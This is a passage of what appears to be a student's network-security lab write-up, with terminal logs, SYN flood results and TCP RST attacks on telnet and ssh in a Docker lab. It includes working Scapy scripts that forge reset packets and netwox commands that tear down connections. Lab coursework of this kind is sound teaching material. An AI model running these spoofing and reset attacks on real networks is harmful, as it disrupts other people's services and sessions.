```

```
tcp        0      0 10.9.0.5:23             128.202.244.199:5108
SYN_RECV
tcp        0      0 10.9.0.5:23             107.222.101.195:18617
SYN_RECV
tcp        0      0 10.9.0.5:23             213.117.250.228:7351
SYN_RECV
tcp        0      0 10.9.0.5:23             69.201.7.113:65031
SYN_RECV
tcp        0      0 10.9.0.5:23             19.236.208.8:61047
SYN_RECV
tcp        0      0 10.9.0.5:23             250.114.241.94:45692
SYN_RECV
tcp        0      0 10.9.0.5:23             167.48.95.60:50158
SYN_RECV
tcp        0      0 10.9.0.5:23             58.43.39.62:44024
SYN_RECV
tcp        0      0 10.9.0.5:23             110.80.66.227:53103
SYN_RECV
tcp        0      0 10.9.0.5:23             156.250.41.160:36284
SYN_RECV
tcp        0      0 10.9.0.5:23             143.126.79.28:24368
SYN_RECV
tcp        0      0 10.9.0.5:23             33.157.32.85:1166
SYN_RECV
tcp        0      0 10.9.0.5:23             105.243.138.107:43719
SYN_RECV
tcp        0      0 10.9.0.5:23             35.243.223.16:2157
SYN_RECV
tcp        0      0 10.9.0.5:23             253.47.210.178:60591
SYN_RECV
tcp        0      0 10.9.0.5:23             94.40.255.168:18638
SYN_RECV
tcp        0      0 10.9.0.5:23             32.91.101.124:65278
SYN_RECV
tcp        0      0 10.9.0.5:23             250.16.217.153:26595
SYN_RECV
tcp        0      0 10.9.0.5:23             132.93.91.255:29865
SYN_RECV
tcp        0      0 10.9.0.5:23             75.191.189.178:15238
SYN_RECV
tcp        0      0 10.9.0.5:23             183.5.114.79:49500
SYN_RECV
tcp        0      0 10.9.0.5:23             160.73.77.231:444
SYN_RECV
tcp        0      0 10.9.0.5:23             151.5.145.61:879
SYN_RECV
tcp        0      0 10.9.0.5:23             97.97.123.21:63206
SYN_RECV
tcp        0      0 10.9.0.5:23             166.181.42.168:41315
SYN_RECV
```

```
tcp        0      0 10.9.0.5:23             210.5.180.126:64085
SYN_RECV
tcp        0      0 10.9.0.5:23             175.111.19.141:52863
SYN_RECV
tcp        0      0 10.9.0.5:23             0.147.126.85:58520
SYN_RECV
tcp        0      0 10.9.0.5:23             212.58.200.91:59962
SYN_RECV
tcp        0      0 10.9.0.5:23             107.214.193.133:20126
SYN_RECV
tcp        0      0 10.9.0.5:23             134.16.159.12:62082
SYN_RECV
tcp        0      0 10.9.0.5:23             15.163.228.202:1288
SYN_RECV
tcp        0      0 10.9.0.5:23             131.104.200.61:44748
SYN_RECV
tcp        0      0 10.9.0.5:23             214.147.215.141:29576
SYN_RECV
tcp        0      0 10.9.0.5:23             122.125.33.241:44993
SYN_RECV
tcp        0      0 10.9.0.5:23             185.137.164.94:49009
SYN_RECV
tcp        0      0 10.9.0.5:23             216.135.190.158:21346
SYN_RECV
tcp        0      0 10.9.0.5:23             217.190.132.167:44210
SYN_RECV
tcp        0      0 10.9.0.5:23             181.171.167.187:62371
SYN_RECV
tcp        0      0 10.9.0.5:23             221.172.183.81:9359
SYN_RECV
tcp        0      0 10.9.0.5:23             208.67.163.31:63131
SYN_RECV
tcp        0      0 10.9.0.5:23             130.151.125.191:24270
SYN_RECV
tcp        0      0 10.9.0.5:23             84.38.166.235:42235
SYN_RECV
tcp        0      0 10.9.0.5:23             141.217.203.218:3620
SYN_RECV
tcp        0      0 10.9.0.5:23             253.194.38.146:11016
SYN_RECV
tcp        0      0 10.9.0.5:23             64.51.94.39:41461
SYN_RECV
tcp        0      0 10.9.0.5:23             147.29.9.210:10939
SYN_RECV
tcp        0      0 10.9.0.5:23             20.135.86.169:58197
SYN_RECV
tcp        0      0 10.9.0.5:23             99.109.86.132:56046
SYN_RECV
tcp        0      0 10.9.0.5:23             69.22.75.253:30826
SYN_RECV
```

```
tcp        0      0 10.9.0.5:23             86.47.255.51:10162
SYN_RECV

root@58a9ed39547c:/# netstat -tna | grep -i syn_recv | wc -l
128

root@58a9ed39547c:/# sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
net.netfilter.nf_conntrack_sctp_timeout_cookie_echoed = 3
net.netfilter.nf_conntrack_sctp_timeout_cookie_wait = 3

root@d5c1ac18ddb9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
58a9ed39547c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-1029-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Feb 11 09:32:01 UTC 2022 from user2-10.9.0.7.net-
10.9.0.0 on pts/3
seed@58a9ed39547c:~$
```

From the above output, it shows that there are many syn packets directed at 10.9.0.5 (victim) from spoofed ips and telnet is not established successfully... The number of packets sent out by Scapy per second is much smaller than that by Netwox. This low rate makes it difficult for the attack to be successful. I was not able to succeed in SYN flooding attacks using Scapy.

```
!cat 'Task 1'/synflood_cookie.txt
```

```
root@58a9ed39547c:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1

root@Attacker-vm:/volumes# python3 synflood.py

root@58a9ed39547c:/# netstat -tna
Active Internet connections (servers and established)
```

```
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.11:39033        0.0.0.0:*
LISTEN
tcp        0      0 10.9.0.5:23             94.4.72.248:8304
SYN_RECV
tcp        0      0 10.9.0.5:23             134.212.0.240:30738
SYN_RECV
tcp        0      0 10.9.0.5:23             200.222.226.241:10708
SYN_RECV
tcp        0      0 10.9.0.5:23             189.151.23.55:18141
SYN_RECV
tcp        0      0 10.9.0.5:23             136.126.238.152:612
SYN_RECV
tcp        0      0 10.9.0.5:23             151.127.172.90:4701
SYN_RECV
tcp        0      0 10.9.0.5:23             186.119.23.20:21792
SYN_RECV
tcp        0      0 10.9.0.5:23             40.104.32.128:28092
SYN_RECV
tcp        0      0 10.9.0.5:23             34.159.11.168:62491
SYN_RECV
tcp        0      0 10.9.0.5:23             26.233.209.28:63616
SYN_RECV
tcp        0      0 10.9.0.5:23             79.199.43.147:37270
SYN_RECV
tcp        0      0 10.9.0.5:23             20.25.164.156:46920
SYN_RECV
tcp        0      0 10.9.0.5:23             179.173.53.240:41862
SYN_RECV
tcp        0      0 10.9.0.5:23             48.36.25.215:26679
SYN_RECV
tcp        0      0 10.9.0.5:23             78.28.101.235:5114
SYN_RECV
tcp        0      0 10.9.0.5:23             170.173.7.44:50836
SYN_RECV
tcp        0      0 10.9.0.5:23             106.193.8.65:30986
SYN_RECV
tcp        0      0 10.9.0.5:23             19.90.82.244:63065
SYN_RECV
tcp        0      0 10.9.0.5:23             67.64.192.54:20640
SYN_RECV
tcp        0      0 10.9.0.5:23             41.96.180.87:46265
SYN_RECV
tcp        0      0 10.9.0.5:23             164.36.147.91:31638
SYN_RECV
tcp        0      0 10.9.0.5:23             84.254.209.98:14673
SYN_RECV
```

```
tcp        0      0 10.9.0.5:23             209.181.106.215:59260
SYN_RECV
tcp        0      0 10.9.0.5:23             12.204.196.168:51592
SYN_RECV
tcp        0      0 10.9.0.5:23             39.99.22.132:62219
SYN_RECV
tcp        0      0 10.9.0.5:23             118.205.222.141:249
SYN_RECV
tcp        0      0 10.9.0.5:23             105.1.154.197:50518
SYN_RECV
tcp        0      0 10.9.0.5:23             154.211.39.22:10277
SYN_RECV
tcp        0      0 10.9.0.5:23             46.11.14.154:23238
SYN_RECV
tcp        0      0 10.9.0.5:23             46.223.10.182:30253
SYN_RECV
tcp        0      0 10.9.0.5:23             102.146.86.211:28298
SYN_RECV
tcp        0      0 10.9.0.5:23             84.136.60.231:26395
SYN_RECV
tcp        0      0 10.9.0.5:23             2.212.45.225:13595
SYN_RECV
tcp        0      0 10.9.0.5:23             212.127.209.163:15920
SYN_RECV
tcp        0      0 10.9.0.5:23             98.202.151.53:13208
SYN_RECV
tcp        0      0 10.9.0.5:23             14.71.173.216:54694
SYN_RECV
tcp        0      0 10.9.0.5:23             1.146.137.203:14949
SYN_RECV
tcp        0      0 10.9.0.5:23             49.70.177.90:47411
SYN_RECV
tcp        0      0 10.9.0.5:23             117.152.247.55:38335
SYN_RECV
tcp        0      0 10.9.0.5:23             132.25.1.202:15649
SYN_RECV
tcp        0      0 10.9.0.5:23             47.184.61.161:6523
SYN_RECV
tcp        0      0 10.9.0.5:23             104.86.67.174:55008
SYN_RECV
tcp        0      0 10.9.0.5:23             13.206.192.243:46171
SYN_RECV
tcp        0      0 10.9.0.5:23             140.85.122.117:48664
SYN_RECV
tcp        0      0 10.9.0.5:23             115.168.190.47:5976
SYN_RECV
tcp        0      0 10.9.0.5:23             164.168.135.113:34691
SYN_RECV
tcp        0      0 10.9.0.5:23             170.191.114.201:64438
SYN_RECV
```

```
tcp        0      0 10.9.0.5:23             70.32.67.17:6279
SYN_RECV
tcp        0      0 10.9.0.5:23             121.118.146.180:50409
SYN_RECV
tcp        0      0 10.9.0.5:23             153.204.176.186:55728
SYN_RECV
tcp        0      0 10.9.0.5:23             137.197.151.88:34085
SYN_RECV
tcp        0      0 10.9.0.5:23             203.2.20.39:59116
SYN_RECV
tcp        0      0 10.9.0.5:23             124.9.41.238:17945
SYN_RECV
tcp        0      0 10.9.0.5:23             209.236.209.128:65231
SYN_RECV
tcp        0      0 10.9.0.5:23             61.184.29.138:9779
SYN_RECV
tcp        0      0 10.9.0.5:23             245.68.131.230:61499
SYN_RECV
tcp        0      0 10.9.0.5:23             5.235.90.73:39602
SYN_RECV
tcp        0      0 10.9.0.5:23             209.155.82.89:7819
SYN_RECV
tcp        0      0 10.9.0.5:23             190.94.174.8:39044
SYN_RECV
tcp        0      0 10.9.0.5:23             203.75.211.9:28425
SYN_RECV
tcp        0      0 10.9.0.5:23             251.55.36.96:12273
SYN_RECV
tcp        0      0 10.9.0.5:23             17.22.56.199:7696
SYN_RECV
tcp        0      0 10.9.0.5:23             134.74.236.250:5851
SYN_RECV
tcp        0      0 10.9.0.5:23             150.121.133.53:27146
SYN_RECV
tcp        0      0 10.9.0.5:23             52.166.213.200:60908
SYN_RECV
tcp        0      0 10.9.0.5:23             248.92.152.197:56619
SYN_RECV

root@d5c1ac18ddb9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
58a9ed39547c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-1029-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
```

```
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Feb 11 09:40:33 UTC 2022 from user2-10.9.0.7.net-
10.9.0.0 on pts/3
seed@58a9ed39547c:~$
```


Task 2: TCP RST Attacks on telnet and ssh Connections

Netwox telnet Attack

```
!cat 'Task 2'/reset_telnet_netwox.txt
```

```
root@d5c1ac18ddb9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
58a9ed39547c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-1029-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Feb 13 08:28:00 UTC 2022 from user1-10.9.0.6.net-
10.9.0.0 on pts/2
seed@58a9ed39547c:~$

[02/14/22]admin@Attacker-vm:~/.../Labsetup$ sudo netwox 78 -d "br-
3e5f42528ad9" -f "dst host 10.9.0.5 and dst port 23"

seed@58a9ed39547c:~$ lsConnection closed by foreign host.
root@d5c1ac18ddb9:/#
```

```
show_img('Task 2/reset_telnet_netwox.png')
```



Multiple RST packets are sent from 10.9.0.7 (Attacker) to 10.9.0.5 (Victim), causing the connection to reset, netwox attack is successful for telnet.

Scapy telnet Attack

```
!cat 'Task 2'/reset_telnet.py
```

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.7", dst="10.9.0.5")
tcp = TCP(sport=49714, dport=23, flags="R", seq=1233915195)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-3e5f42528ad9", verbose=0)
```

sport (Source port), dport (Destination port), seq (Sequence Num) are identified from wireshark output

```
!cat 'Task 2'/reset_telnet.txt
```


```
root@d5c1ac18ddb9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
58a9ed39547c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-1029-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
```


```
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Feb 11 10:26:25 UTC 2022 from user2-10.9.0.7.net-
10.9.0.0 on pts/3

root@58a9ed39547c:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:22              0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.11:35183        0.0.0.0:*
LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.7:49714
ESTABLISHED
tcp6       0      0 :::22                   :::*
LISTEN

root@Attacker-vm:/volumes# ./reset_ssh.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None
(None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None
(None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>
(<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64
(64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None
(None)
src        : SourceIPField                     = '10.9.0.6'
(None)
dst        : DestIPField                       = '10.9.0.5'
(None)
options    : PacketListField                   = []
([])
--
sport      : ShortEnumField                    = 51036
(20)
```

```
dport      : ShortEnumField                      = 22
(80)
seq        : IntField                            = 488613973       (0)
ack        : IntField                            = 0               (0)
dataofs    : BitField  (4 bits)                  = None
(None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>
(<Flag 2 (S)>)
window     : ShortField                          = 8192
(8192)
chksum     : XShortField                         = None
(None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []
(b'')
root@Attacker-vm:/volumes#
root@Attacker-vm:/volumes# ./reset_telnet.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None
(None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None
(None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>
(<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64
(64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None
(None)
src        : SourceIPField                       = '10.9.0.7'
(None)
dst        : DestIPField                         = '10.9.0.5'
(None)
options    : PacketListField                     = []
([])
--
sport      : ShortEnumField                      = 49714
(20)
dport      : ShortEnumField                      = 23
(80)
seq        : IntField                            = 1233915195      (0)
ack        : IntField                            = 0               (0)
dataofs    : BitField  (4 bits)                  = None
(None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>
```

```
(<Flag 2 (S)>)
window     : ShortField                          = 8192
(8192)
chksum     : XShortField                         = None
(None)
urgptr     : ShortField                          = 0                 (0)
options    : TCPOptionsField                     = []
(b'')

seed@58a9ed39547c:~$ Connection closed by foreign host.
```

```
show_img('Task 2/reset_telnet_1.png')
show_img('Task 2/reset_telnet_2.png')
```





Since ssh is not configured in my docker containers, I had to edit the config to open the port 23, here are the steps:

```
!cat 'Task 2'/config_ssh.txt
```


```
root@58a9ed39547c:/# apt-get install openssh-server
root@58a9ed39547c:/# service ssh start
 * Starting OpenBSD Secure Shell server sshd
[ OK ]
root@58a9ed39547c:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 127.0.0.11:34689        0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp6       0      0 :::22                   :::*
LISTEN
```

Netwox ssh Attack

```
!cat 'Task 2'/reset_ssh_netwox.txt
```

```
root@b3925ccdb7e1:/# ssh 10.9.0.5
root@10.9.0.5's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-1029-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
```

```
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Feb 14 12:47:20 2022 from 10.9.0.6
root@58a9ed39547c:~#

root@58a9ed39547c:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 127.0.0.11:34689        0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp        0      0 10.9.0.5:22             10.9.0.6:59532
ESTABLISHED
tcp6       0      0 :::22                   :::*
LISTEN

[02/14/22]admin@Attacker-vm:~/.../Labsetup$ sudo netwox 78 -d "br-
3e5f42528ad9" -f "dst host 10.9.0.5 and dst port 22"

root@58a9ed39547c:~# lsclient_loop: send disconnect: Broken pipe
root@b3925ccdb7e1:/#


show_img('Task 2/reset_ssh_netwox.png')
```



Multiple RST packets are sent from 10.9.0.6 (Attacker) to 10.9.0.5 (Victim), causing the connection to reset, netwox attack is successful for ssh.

Scapy ssh Attack

```
!cat 'Task 2'/reset_ssh.py
```

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=51036, dport=22, flags="R", seq=488613973)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-3e5f42528ad9", verbose=0)
```


sport (Source port), dport (Destination port), seq (Sequence Num) are identified from wireshark output


```
